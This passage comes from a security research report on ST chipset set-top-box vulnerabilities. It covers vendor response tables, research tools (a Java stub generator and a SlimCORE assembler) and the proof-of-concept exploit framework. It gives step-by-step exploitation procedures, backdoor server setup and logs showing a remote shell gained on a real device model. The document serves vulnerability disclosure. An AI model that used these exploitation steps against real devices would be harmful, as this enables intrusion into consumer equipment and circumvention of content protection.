Philips	NO RESPONSE
Sagem	NO RESPONSE
Samsung	NO RESPONSE
Technicolor (new owner of Cisco STBs)	NO RESPONSE
Vestel	NO RESPONSE

Table 18 Summary information for responses received (STB / equipment vendors).

COMPANY	RESPONSE
Irdeto	The following response / statement was provided by Irdeto: *Irdeto is bounded to NDA's and cannot share third party (ST in this case) to external parties or the public. It is not of Irdeto's interest to share to the "public" if Irdeto is effected or not by the ST vulnerabilities. In the hypothetical situation that Irdeto could be effected, it is not of Irdeto's interest to share this the "public" which actions have been taken on this topic. This is clearly an ST issue, vulnerabilities in the ST chips/firmware and it is up to ST to comment and/or respond to your inquiries.*
Arris International (new owner of Latens)	An ARRIS spokesperson provided the following response: *We take security matters very seriously and undertake due diligence with all aspects of product engineering.*
Nagra / Kudelski	NO RESPONSE
Technicolor (new owner of NDS CAS)	NO RESPONSE
Verimatrix	NO INFORMATION
Viaccess	NO RESPONSE

Table 19 Summary information for responses received (CAS vendors).

COMPANY	RESPONSE
Disney	NO RESPONSE
Home Box Office (HBO)	The following response was provided by HBO Consumer Affairs: *Thank you for your interest in Home Box Office. HBO policy does not permit the submission of unsolicited ideas or materials. All submissions in any form must be made through appropriate channels by a WGA signatory agent or someone with whom HBO has worked in the past. HBO's unsolicited materials policy covers all employees, so please do not attempt to contact any other person at*

	HBO. We want you to know we appreciate your thinking of us.
Vivendi	NO RESPONSE

Table 20 Summary information for responses received (content providers).

COMPANY	RESPONSE
Microsoft	NO RESPONSE

Table 21 Summary information for responses received (DRM vendor).

TOOLS

During the research, two tools were developed that made it possible to successfully:

- build the SRP-2018-02 Proof of Concept code referencing proprietary Java classes of set-top-box MHP and DVB middlewares,
- implement custom SlimCORE firmware subroutines.

These tools are described in a little bit more detail below.

Compiler Stubs Generator

At the time of building of SRP-2018-02 Proof of Concept code, compiler stubs are used for proper linking of the code that makes use of set-top-box specificclasses. These compiler stubs are automatically generated with the use of a GenStubs tool included as part of the SRP-2018-02 material. Compiler stub files are valid Java class files with that have the following features:

- major Class file is equal to 46,
- there is no Code attribute for methods defined by a Class file (empty methods),
- public static final fields of integer type have *ConstantValue* attribute defined, which correspond to the static initializer of the field.

As an input to the GenStubs tool, `api.txt` file is provided that contains textual description of all public and protected classes along their public and protected methods and fields. The API file was generated automatically by the *CVMExtract* tool.

Sample API description for AppManager class is provided below:

```
public class tv/osmosys/application/AppManager
                                         extends org/dvb/application/AppsDatabase {
  interfaces {
     tv/osmosys/mp/MPListenerLauncher
     tv/osmosys/mp/MPNotifierObserver
     tv/osmosys/mp/MpPrivilegeListener
     tv/osmosys/system/SettingsListener
  }

  methods {
    public getProtectionDomain(I)Ljava/security/ProtectionDomain;
    public registerAppsProvider(Ltv/osmosys/application/AppsProvider;)V
    public getSharedApiUsed()[Ljava/lang/String;
    public registerSharedApiProvider(Ltv/osmosys/application/SharedApiProvider;)V
    protected <init>()V
    public settingsChanged([Ljava/lang/String;[Ljava/lang/String;)V
    public static getInstance()Ltv/osmosys/application/AppManager;
    public start()V
    public addGlobalAppStateChangeEventListener(
                                    Lorg/dvb/application/AppStateChangeEventListener;Z)V
    public removeGlobalAppStateChangeEventListener(
                                    Lorg/dvb/application/AppStateChangeEventListener;)V
    public getAppIdFromProxy(Ljava/lang/Object;)Lorg/dvb/application/AppID;
    public native getWorkingXletsCount()I
    public setExclusivePriorities([I[I[I)V
    public static pausedModeOn()V
    public static pausedModeOff()V
    public static pausedMode(Z)V
    public static exclusiveModeOn()V
    public static exclusiveModeOff()V
    public mpNotifyHangup(I)V
    public mpPrivilegeModeChanged(III)V
    public getCurrentAppID()Lorg/dvb/application/AppID;
    public getCurrentAppAttributes()Ltv/osmosys/application/XletAppAttributes;
    public getCurrentContext()Ltv/osmosys/application/AppContext;
    public getContext(I)Ltv/osmosys/application/AppContext;
    public getContext(Lorg/dvb/application/AppID;)
                      Ltv/osmosys/application/AppContext;
    public checkCurrentAppSigned()V
    public static native getAppIDFromPID(I)Lorg/dvb/application/AppID;
    public getEffectiveAppAttributes(Lorg/dvb/application/AppID;)
                                        Ltv/osmosys/application/XletAppAttributes;

    public static purgeXletCache()V
    public static terminateXletsImmediately(II)I
    ...
  }
  fields {
  }
}
```

Upon execution of a *GenStub* tool, all class files described in the `api.txt` file are generated:

```
- loading API description file: api.txt
- generating stubs
  ..\stubs\java/lang/Class.class
  ..\stubs\java/lang/Object.class
  ..\stubs\java/lang/String.class
  ..\stubs\java/lang/Runnable.class
  ..\stubs\java/lang/Throwable.class
  ..\stubs\java/lang/Thread.class
  ..\stubs\java/lang/InterruptedException.class
  ..\stubs\java/lang/StackTraceElement.class
  ..\stubs\java/lang/ClassLoader.class
  ..\stubs\java/lang/Exception.class
  ..\stubs\java/lang/StringBuffer.class
  ..\stubs\java/lang/Number.class
  ..\stubs\java/lang/Integer.class
  ..\stubs\java/lang/ThreadGroup.class
  ..\stubs\java/lang/Float.class
  ..\stubs\java/lang/Package.class
  ..\stubs\java/lang/ThreadLocal.class
  ...
```

As a result of the generation process 5298 class stubs are generated that facilitate development of a code making use of set-top-box specific API (MHP API, etc.).

SlimCORE assembler

SlimCORE assembler (*SCAsm*) is a tool that translates code written in a semi-assembly language corresponding to SlimCORE processor instructions [10] into binary form that can be later executed on a target STi7111 chipset with the use of SRP-2018-02 Proof of Concept code.

The tool can be used to quickly develop arbitrary code sequences for testing on a real SlimCORE processor. It may be in particular useful for any investigation, reverse engineering or security research of SlimCORE instruction set or TKD crypto cores.

The assembler tool turned out to be of invaluable help during exploit code development illustrating newly discovered ST vulnerability (Issue 7).

Below, more description is provided with respect to *SCAsm* usage, its command line arguments and the input / output file formats.

SCAsm arguments

SCAsm implements support for the following command line arguments:

```
usage: SCAsm -f src_name [-c code_base][-d data_base][-t][-i][-o dump_file]
```

They are described in a little bit more detail in Table 22.

ARGUMENT	DESCRIPTION
`-f src_name`	The argument specifies an input text file (source file) with a SlimCORE assembly code to process.
`-c code_base`	The argument indicates a start offset for the SlimCORE code. By default, a hexadecimal value is expected.
`-d drv_name`	The argument indicates a base offset for the SlimCORE data. By default, a hexadecimal value is expected.
`-t`	The argument indicates that the input file should be processed and its compiled textual representation should be printed to the output.
`-i`	The argument indicates that the input file should be processed and its compiled textual representation of a binary image should be printed to an output.
`-o dump__file`	The argument indicates that the input file should be processed and its compiled binary image should be saved to an output file.

Table 22 SCAsm command line arguments.

Assembly file syntax

SlimCORE assembler processes a source file that contain SlimCORE instructions following the notation described by our SRP-2018-01 research.

The tool makes use of the same opcode map describing the format of SlimCORE instructions as SlimCORE disassembler [10]:

```
static String[] map[]={
  //00 opcodes
  {"mov",  "0000 reg1 0000 reg2 0011 1100", "reg1 , reg2"},
  {"swap", "0000 reg1 reg2 0000 1100 0000", "reg1 , reg2"},

  //01 opcodes
  {"shl",  "0001 reg1 reg2 0000 000 imm5",  "reg1 , reg2 , # imm5"},
  {"shr",  "0001 reg1 reg2 0000 001 imm5",  "reg1 , reg2 , # imm5"},

  //02 opcodes
  {"add",  "0010 reg1 reg2 reg3 imm8", "reg1 , reg2 , reg3 , # imm8"},

  //03 opcodes
  {"sub",  "0011 reg1 reg2 reg3 imm8", "reg1 , reg2 , reg3 , # imm8"},

  //04 opcodes
  {"and", "0100 reg1 reg2 reg3 00000000", "reg1 , reg2 , reg3"},
  {"and", "0100 reg1 reg2 0000 imm8",     "reg1 , reg2 , # imm8"},
  {"tst", "0100 0000 reg  0000 imm8",     "reg , # imm8"},
  {"tst", "0100 0000 reg1 reg2 00000000", "reg1 , reg2"},
   ...
```

As a result, same SlimCORE instruction syntax could be used as the one described by SRP-2018-01 paper and accompanying disassembler tool.

Generic opcodes

SCAsm tool provides support for generic instruction opcode, which can be used whenever an unknown / custom instruction is to be used:

```
opcode 0x00d00090
```

Comments

Input assembly files can be commented. Comments start with a `;` (semicolon) character. Any characters following it is ignored by the parser:

```
mov r6,#0010            ;load r6 with 0010
```

Labels

The code can define labels, which can be also referenced by instructions:

```
do_init:
  mov r13,#ret1
  j   internal_init            ;call internal_init subroutine
ret1:
```

Special opcodes

SCAsm provides basic support for data variables and symbols. They are implemented with the use of the so called special opcodes[101], which are opcodes starting with a `.` (dot) character.

Currently implemented special opcodes are described in Table 23.

---

[101] special opcodes are also defined in opcodes map table, their handling is however done in `handle_special` method of SCAsm class.

SPECIAL OPCODE	FORMAT	DESCRIPTION
`.code`	*imm16*	The opcode indicates a start offset for the SlimCORE code.
`.data`	*imm16*	The opcode indicates a start offset for the SlimCORE data.
`.equ`	*sym imm16*	The opcode assigns a 16-bit immediate value to a symbol name.
`.def`	*Sym*	The opcode assigns a slot for a given named variable in a data section.
`.word`	*imm32*	The opcode assigns a 32-bit value to the current slot in a data section.

Table 23 Special opcodes in SCAsm.

The following code sample is used for the purpose of an explanataion of *SCAsm* special opcodes usage:

```
.data 0x4140

.def ARG0
.def ARG1
.def ARG2
.def ARG3


.def RES0
.def RES1
.def RES2
.def RES3

.def tkdcmd
.word 0xffff0000

.code 0x05b7
  mov r0,#0000
  copTDES
  ld r15,[r0+tkdcmd]
l1:
  wait1 l1
  ld r15,[r0+ARG0]
  ld r15,[r0+ARG1]
  ld r15,[r0+ARG2]
  ld r15,[r0+ARG3]
l2:
  wait1 l2
  st r15,[r0+RES0]
  st r15,[r0+RES1]
  st r15,[r0+RES2]
  st r15,[r0+RES3]
```

The above code indicates that data section starts at offset 0x4140 (`.data` opcode). It further allocates (defines) `ARG0-ARG3` input variables with offsets 0x4140-0x414c in a data section (`.def` opcode). In a similar way, `RES0-RES3` output variables are associated with `0x4150-0x415c` locations. The `tkdcmd` variable is associated with offset 0x4160 (`.def` opcode) and its value is initialized with a `0xffff0000` constant (`.word` opcode).

The instructions start address is set to position 0x5b7 (`.code` opcode), which correspond to the default SlimCORE firmware location where user code is injected.

Whenever any variables are referenced by the code, such as `ARG0-ARG3` or `RES0-RES3`, their associated offsets are used for target instructions' opcode construction.

Output file formats

SCAsm can produce output in either text or a binary form. Text formats follow the syntax of a Java int array. They can be used to define SlimCORE programs in Java code (SRP-2018-02 POC in particular). Such programs can be further used as input arguments to either `run_slim_code` or `run_slim_image` methods of `STTKDMA` class.

In general, text format generated with the use of `-t` argument contains only code. The one produced with the use of `-i` argument contains both code and data (thus the image).

Binary format produced by SCAsm is an image format saved to file. The format of the image is very simple:

```
opcodes_length
 opcode
 opcode
 ...
initdata_length
 addr
 val
 addr
 val
 ...
```

The image format corresponding to a given source file can be inspected with the use of `-i` command line argument:

```
  0x0000000d,    // opcodes length
  //.code
  0x00e00000,    // 0x05b7  mov r0,#0000
  0x00fa4000,    // 0x05b8  copTDES
  0x00af0058,    // 0x05b9  ld r15,[r0+tkdcmd]
  0x008e15ba,    // 0x05ba  wait1 l1
  0x00af0050,    // 0x05bb  ld r15,[r0+ARG0]
  0x00af0051,    // 0x05bc  ld r15,[r0+ARG1]
  0x00af0052,    // 0x05bd  ld r15,[r0+ARG2]
  0x00af0053,    // 0x05be  ld r15,[r0+ARG3]
  0x008e15bf,    // 0x05bf  wait1 l2
  0x00b0f054,    // 0x05c0  st r15,[r0+RES0]
  0x00b0f055,    // 0x05c1  st r15,[r0+RES1]
  0x00b0f056,    // 0x05c2  st r15,[r0+RES2]
  0x00b0f057,    // 0x05c3  st r15,[r0+RES3]
  //.initdata
  0x00000002,    // initdata length
  0x00004160,    // addr
  0xffff0000     // val
```

Sample usage

Compilation of a given source file with a text result of the compilation printed:

```
c:\_WORK\SRP-2018-02\SCAsm>run -f add.s -t

/*## (c) SECURITY EXPLORATIONS    2018 poland                                  #*/
/*##     http://www.security-explorations.com                                  #*/
```

```
SlimCore assembler
- assembling
- loading add.s
.data 0x4140
.code 0x05b7
[CODE codebase=0x05b7, database=0x4140]
  0x00a10050,    // 0x05b7  ld  r1,[r0+ARG0]
  0x00a20051,    // 0x05b8  ld  r2,[r0+ARG1]
  0x00e00000,    // 0x05b9  mov r0,#0000
  0x00231200,    // 0x05ba  add r3,r1,r2,#0000
  0x00b00055,    // 0x05bb  st r0,[r0+RES1]
  0x00b00056,    // 0x05bc  st r0,[r0+RES2]
  0x00b00057,    // 0x05bd  st r0,[r0+RES3]
  0x00b03054     // 0x05be  st r3,[r0+RES0]
```

Compilation of a given source file with an output binary image saved to a file:

```
c:\_WORK\SRP-2018-02\SCAsm>run -f add.s -o add.dat
/*## (c) SECURITY EXPLORATIONS    2018 poland                                  #*/
/*##     http://www.security-explorations.com                                  #*/

SlimCore assembler
- assembling
- loading add.s
.data 0x4140
.code 0x05b7
[CODE codebase=0x05b7, database=0x4140]
- saving add.dat
```

Setting input (`ARG0` and `ARG1`) arguments to the code with the use of `tkdinput`[102] command:

```
box> tkdinput "11111111 22222222" -w
box> tkdregs
- INPUT
  0000:  11 11 11 11 22 22 22 22 00 00 00 00 00 00 00 00  ....""""........
- KEYS
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0010:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0020:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0030:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0040:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0050:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0060:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  0070:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Execution of a compiled image file and printing the result of a command execution to the output[103]:

```
box> tkdrun ..\SCAsm\add.dat
running custom Slim code (8 opcodes, 0 data items)
- OUTPUT
  0000:  33 33 33 33 00 00 00 00 00 00 00 00 00 00 00 00  3333............
```

---

[102] `tkdinput` assigns / associates input data to of 0x4140-0x414c location.

[103] `tkdregs` command assumes 0x4150-0x415c location is associated with the output (result of SlimCORE code execution).

PROOF OF CONCEPT DESCRIPTION

As part of SRP-2018-02 research, a comprehensive Proof of Concept code was developed that illustrated all newly discoverd vulnerabilities (Issues 1-3). It also made exploitation of old ST vulnerabilities possible again.

Below, more detailed decription of this Proof of Concept code is given.

Architecture

SRP-2018-02 Proof of Concept code is composed of several components. They are interconnected as illustrated on Fig. 51.




Fig. 51 SRP-2018-02 Proof of Concept code interconnections.

The *Exploit* component embeds the functionality of a HTTP, DNS, SSDP and Multiroom servers. It is responsible for triggering and exploitation of Issues 1 and 2 on a target set-top-box device.


The *Backdoor* component is based on SE-2011-01 Proof of Concept code. It is composed of the following subcomponents:

- *logger*
  It prints all log messages received from a set-top-box device (arguments of `ApiMonitor` logging API).
- *server*
  It serves as a proxy between set-top-box devices and a shell client.
- *shell*
  It is the primary frontend for interacting with a set-top-box by the means of a command like shell.

Components execution

In order to obtain access to a target set-top-box device, all Proof of Concept code components need to be executed. This can be accomplished by simply executing the `run.bat` scripts[104] from both the exploit and backdoor directories.

The execution process should result in spawning four `cmd.exe` shell windows as illustrated in Fig. 52.


C:\windows\system32\cmd.exe - log.bat
C:\windows\system32\cmd.exe - server.bat
C:\Windows\System32\cmd.exe - run
C:\windows\system32\cmd.exe - shell.bat

```
started logger at 85
```

```
started BoxServer at 88
new client: 2 Box Console (ver. 1.0)
```

```
Simple DNS/HTTP Servers
Servers listening on: 169.254.10.11
DNS server listening on: 53
SSDP server listening on: 1900
bcast notify
HTTP server listening on: 80
ssdp: from /169.254.10.11
ssdp: from /169.254.10.11
ssdp: from /169.254.10.11
ssdp: from /169.254.10.11
ssdp: from /169.254.10.11
ssdp: from /169.254.10.11
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ssdp: from /169.254.10.11
ssdp: from /169.254.10.11
ssdp: from /169.254.10.11
ssdp: from /169.254.10.11
ssdp: from /169.254.10.11
HTTP server listening on: 8080
RunJava server listening on: 89
```

```
# SRP-2018-02 client for ITI2850ST and ITI2849ST
# (c) SECURITY EXPLORATIONS    2011-2018 poland

box>
```

Fig. 52 Initial execution state of SRP-2018-02 POC.


Upon successful Proof of Concept code execution, triggering and exploitation of Issues 1 and 2, the following actions take place:

- the server component receives a connection from a set-top-box device,
- the logger prints initial log messages,
- the shell component is ready to process and execute arbitrary commands on a connected set-top-box device.

This is illustrated on Fig. 53.

---

[104] `run.bat` script of the exploit component takes one argument. This is the IP address to which all services required for the exploitation of Issues 1 and 2 should be bound (by default, the first non-localhost IP address is used).


C:\windows\system32\cmd.exe - log.bat
C:\windows\system32\cmd.exe - server.bat
C:\Windows\System32\cmd.exe - run
C:\windows\system32\cmd.exe - shell.bat

```
started logger at 85
/169.254.10.15] classes init
/169.254.10.15] cl A@d88832b8
/169.254.10.15] ucp sun.misc.URLClassPath@87ba0bda
/169.254.10.15] loaders [sun.misc.URLClassPath$Loader@c76030c4] size 1
/169.254.10.15]  loader sun.misc.URLClassPath$Loader@c76030c4
/169.254.10.15] found loader sun.misc.URLClassPath$Loader@c76030c4
/169.254.10.15] cl = BoxIf@a115c0c5
/169.254.10.15] main loop enter
/169.254.10.15] cmd 17
```

```
started BoxServer at 88
new client: 2 Box Console (ver. 1.0)
new client: 1 ITI2850ST (nBox HDTV) CSTA[redacted]
```

```
- sent: 451 bytes
[/169.254.10.15] GET request for: /nportal/SCWatch.class
- sending: /nportal/SCWatch.class
- sent: 837 bytes
[/169.254.10.15] GET request for: /nportal/SCReqRespWatch.class
- sending: /nportal/SCReqRespWatch.class
- sent: 632 bytes
[/169.254.10.15] GET request for: /nportal/SrvConnection.class
- sending: /nportal/SrvConnection.class
- sent: 2957 bytes
[/169.254.10.15] GET request for: /nportal/SrvConnection$InputStreamDemux.class
- sending: /nportal/SrvConnection$InputStreamDemux.class
- sent: 1540 bytes
[/169.254.10.15] GET request for: /nportal/Mangle.class
- sending: /nportal/Mangle.class
- sent: 1097 bytes
[/169.254.10.15] GET request for: /nportal/Output.class
- sending: /nportal/Output.class
- sent: 1153 bytes
[/169.254.10.15] GET request for: /nportal/Syscall.class
- sending: /nportal/Syscall.class
- sent: 7042 bytes
[/169.254.10.15] GET request for: /nportal/EtcPasswd.class
- sending: /nportal/EtcPasswd.class
- sent: 2857 bytes
[/169.254.10.15] GET request for: /nportal/FS.class
- sending: /nportal/FS.class
- sent: 14912 bytes
```

```
# SRP-2018-02 client for ITI2850ST and ITI2849ST
# (c) SECURITY EXPLORATIONS    2011-2018 poland

box> list
 [00] 169.254.10.11   "Box Console (ver. 1.0)"
 [01] 169.254.10.15   "ITI2850ST (nBox HDTV) CSTA[redacted]"
box> go 1
box> id
uid=555(stb) gid=10(stb)
box>
```

Fig. 53 SRP-2018-02 POC state indicating successful execution, triggering and exploitation of Issues 1 and 2.

Exploit usage

Below, detailed information regarding the usage of SRP-2018-02 Proof of Concept code is provided. This is done with respect to two different states of the set-top-box device with respect to the exploitation process. Provided description contains references to detailed set-top-box procedures described in APPENDIX B.

Proof of Concept Code preparation

Code implementation requires the address of a backdoor server to be properly defined in `ConfigDefs.java` file prior to the Proof of Concept compilation and execution:

```
public class ConfigDefs {
 /* boxserver */
 public static final String BOXSERVER_ADDR              = "169.254.10.11";
 public static final int    BOXSERVER_PORT              = 88;

 public static final String LOGGER_ADDR                 = BOXSERVER_ADDR;
 public static final int    LOGGER_PORT                 = 85;
```

By default, the address of a logger is assumed to be equal to the backdoor server location (same machine).

Set-top-box preparation

Set-top-box preparation phase prepares the set-top-box device for SRP-2018-02 Proof of Concept usage. In this phase it is assumed that a device is in factory state (either has not been compromised before or access to it has been lost as a result of a configuration change[105]).

The following steps should be performed to prepare a target set-top-box for the exploit usage.

---

[105] `iti.app.config` change enforced by the operator,

1. The PC system where SRP-2018-02 Proof of Concept is to be executed needs to be connected to a target ITI-2849ST or ITI-2850ST set-top-box device (Ethernet connection),
2. Set-top-box device needs to have its network settings configured (APPENDIX B),
3. SRP-2018-02 Proof of Concept code needs to be executed on a PC (Fig. 52),
4. Multiroom Premium HD service needs to be activated on a set-top-box device (APPENDIX B),
5. Multiroom Premium HD service needs to be configured on a set-top-box device (APPENDIX B),
6. Upon successful execution of SRP-2018-02 Proof of Concept code (APPENDIX B) and reception of a connection from a set-top-box device, the following commands should be executed from within the set-top-box shell:
   a) `isolate`
   or
   b) `stbprop iti.app.config 0x06`
   `reboot`

As a result of the steps above, configuration of a target set-top-box device is changed and SRP-2018-02 Proof of Concept code is ready for use.

Finally, the device should be rebooted with the use of a `reboot` command in order for the new configuration settings to take effect (and for the exit of a Multiroom Premium mode).

Exploit execution

The following steps should be performed in order to use SRP-2018-02 Proof of Concept code:

1. The PC system where SRP-2018-02 Proof of Concept is to be executed needs to be connected to a target ITI-2849ST or ITI-2850ST set-top-box device (Ethernet connection),
2. Set-top-box device needs to have its network settings configured (APPENDIX B),
3. SRP-2018-02 Proof of Concept code needs to be executed on a PC (Fig. 52).
4. Upon successful execution of SRP-2018-02 Proof of Concept (APPENDIX B) and reception of a connection from a set-top-box device, the following commands should be executed from within the set-top-box shell:
   `isolate` or `nostbprops`

FRAMEWORK COMMANDS

SRP-2018-02 Proof of Concept code is based on the POC developed as part of SE-2011-01 project. As the focus of SRP-2018-02 research was on ST vulnerabilities, our Proof of Concept code implements only a subset of SE-2011-01 POC commands. Some new commands targeting SlimCORE and TKD Crypto core have been added though.

Below, a more detailed description of the commands supported[106] by SRP-2018-02 Proof of Concept code and exploitation framework is given.

Commands description

list

---

[106] some commands were not tested or could simply not work. This in particular include, but is not limited to commands related to the Xion web browser, EMM sniffing / blocking or VOD ECM capture / replay.

List set-top-boxes connected to the proxy server.

go *stbid*

Select target set-to-box for a command channel.

ARGUMENT	DESCRIPTION
`stbid`	The number of a set-top-box command channel as shown by a list command. Upon setting of a command channel, all shell I/O (commands) are routed through it to a target set-top-box device.

exit

Exit SRP-2018-02 Proof of Concept shell.

output *path* I console

Change shell (debug) output to file / console.

ARGUMENT	DESCRIPTION
`path`	A path to a console output file from a system where SRP-2018-02 shell is running. If path denotes `console`, shell output is set back to the console (default output).

script *filepath*

Load and run shell commands from a script.

ARGUMENT	DESCRIPTION
`filepath`	A path to a scrip file from a system where SRP-2018-02 shell is running to load and process.

pwd

Print current OS level directory.

jpwd

Print current Java level directory.

cd *path*

Change OS level directory.

ARGUMENT	DESCRIPTION
`path`	Unix file system path to change to.

jcd *path*

Change Java level directory.

ARGUMENT	DESCRIPTION
`path`	Java level file system path to change to.

***ls** path [-R][-f]*

List contents of a Unix file system.

ARGUMENT	DESCRIPTION
`path`	Path of a directory of which content is to be listed.
`-R`	The argument specifies whether the listing should be done in a recursive manner
